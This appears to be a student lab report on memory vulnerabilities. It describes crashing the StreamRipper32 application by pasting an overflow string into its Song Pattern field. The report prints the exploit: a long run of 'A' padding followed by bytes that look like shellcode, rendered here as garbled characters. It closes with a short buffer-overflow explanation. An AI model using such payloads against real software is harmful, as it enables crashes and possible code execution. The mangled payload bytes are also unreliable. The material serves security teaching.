


Lab-7

Ruthvika

18bce7340


Lab experiment - Working with the memory vulnerabilities

1) Crashing the StreamRipper32




After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.




Pattern Match	
Station Pattern	OK
StreamRipper 32	Cancel
<hr/>	
Song Pattern	
canal04I e °0°I I<SEII-''' (0LGc1I -tt°WIb	
Note: All patten matches are "substring" matches	
Use keyword "any_match" to match any station or song	



Here is the Exploit used above. Exploit

:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAë ôZ
ÚÇ°îPSàÙt$ô|3É±Rfiü1U»C±¿œ·Ö?MØ_Ú|Ø¯/èOýÃfWáŠDLiá
ýÍ4aü-XİW× 2•...v89òt‘²H~‘’>°öÂù÷~á°Õšİ0äJ>,K³ŽK•ô)`àJIó Ě0•vİ“^
+°%²·.)³æ~J
—qÛO¼U‡Ýİmúâî£FEã°últ7¶l@Â^½úAÓ6%-m‘ëŽâ(Ú²9™cY¹&¶Îéî̄
YiÚG³fw¼¬.G‘KT6yŽZ9Á¼S%NİÜĚãm
ÆŽ®³áo`[fc«bÛ°‘ôu^&“...)[Ò~E¶]”ÿðn@Çlμ±Æm8ì},,)XYg‡3ÉqÉ
èfœÂc‘â< ç³’ o4Íó»°0^œÍØÇEl...÷°³°{0LGc1I#³#ÆÌ Ã
```



As we can see, it's crashed.

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.